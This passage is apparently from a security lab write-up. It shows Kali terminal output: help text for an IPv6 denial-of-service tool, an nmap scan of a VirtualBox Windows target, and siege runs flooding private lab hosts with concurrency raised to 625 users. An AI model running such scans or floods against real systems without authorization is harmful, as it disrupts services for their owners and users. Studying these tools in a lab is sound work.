Syntax: /usr/bin/atk6-denial6 interface destination test-case-number

Performs various denial of service attacks on a target
If a system is vulnerable, it can crash or be under heavy load, so be careful!
If not test-case-number is supplied, the list of shown.
```

```
root@kali:~# nmap -A 192.168.56.103

Starting Nmap 7.01 ( https://nmap.org ) at 2016-01-18 21:13 EST
Nmap scan report for 192.168.56.103
Host is up (0.00058s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE      VERSION
139/tcp   open  netbios-ssn  Microsoft Windows 98 netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 10 microsoft-ds
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
MAC Address: 08:00:27:47:6B:67 (Oracle VirtualBox virtual NIC)
```

```
root@kali:~/Documents/capstone# siege 192.168.56.103
** SIEGE 3.0.8
** Preparing 15 concurrent users for battle.
The server is now under siege...
^C
Lifting the server siege...      done.

Transactions:                   8072 hits
Availability:                 100.00 %
Elapsed time:                 272.59 secs
Data transferred:               5.30 MB
Response time:                  0.00 secs
Transaction rate:              29.61 trans/sec
Throughput:                     0.02 MB/sec
Concurrency:                    0.13
Successful transactions:        8072
Failed transactions:               0
Longest transaction:            3.01
Shortest transaction:           0.00

FILE: /var/log/siege.log
You can disable this annoying message by editing
the .siegerc file in your home directory; change
the directive 'show-logfile' to false.
```

```
root@kali:/media/cdrom0# /usr/bin/siege.config
siege.config
usage: siege.config [no arguments]
----------------------------------
Resource file already install as /root/.siegerc
Use your favorite editor to change your configuration by
editing the values in that file.
```

```
156 connection = close
157
158 #
159 # Default number of simulated  concurrent users
160 # ex: concurrent = 25
161 #
162 concurrent = 15
163
```

```
root@kali:~# siege 192.168.56.102
** SIEGE 3.0.8
** Preparing 625 concurrent users for battle.
The server is now under siege...^C
Lifting the server siege...      done.

Transactions:                  43854 hits
Availability:                 100.00 %
Elapsed time:                  59.00 secs
Data transferred:              28.82 MB
Response time:                  0.33 secs
Transaction rate:             743.29 trans/sec
Throughput:                     0.49 MB/sec
Concurrency:                  246.78
Successful transactions:       43854
Failed transactions:               0
Longest transaction:            1.70
Shortest transaction:           0.00

FILE: /var/log/siege.log
You can disable this annoying message by editing
the .siegerc file in your home directory; change
the directive 'show-logfile' to false.
\root@kali:~#
```